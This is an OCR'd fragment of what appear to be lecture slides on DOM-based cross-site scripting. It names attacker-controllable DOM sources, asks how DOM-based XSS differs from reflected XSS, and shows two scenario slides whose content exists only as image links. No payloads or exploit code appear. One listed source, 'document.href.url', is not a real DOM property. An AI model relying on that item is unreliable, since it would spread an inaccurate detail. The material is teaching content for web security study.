
- The attacker manipulates DOM elements under his control to inject a payload
  - Source: `document.baseURI`, `document.href.url`, `document.location`, `document.referrer`, `postMessage.data`, …

What is the main difference between DOM-based XSS attacks and reflected XSS attacks?


DOM-based XSS Attacks – Scenario




DOM-based XSS Attacks – Scenario



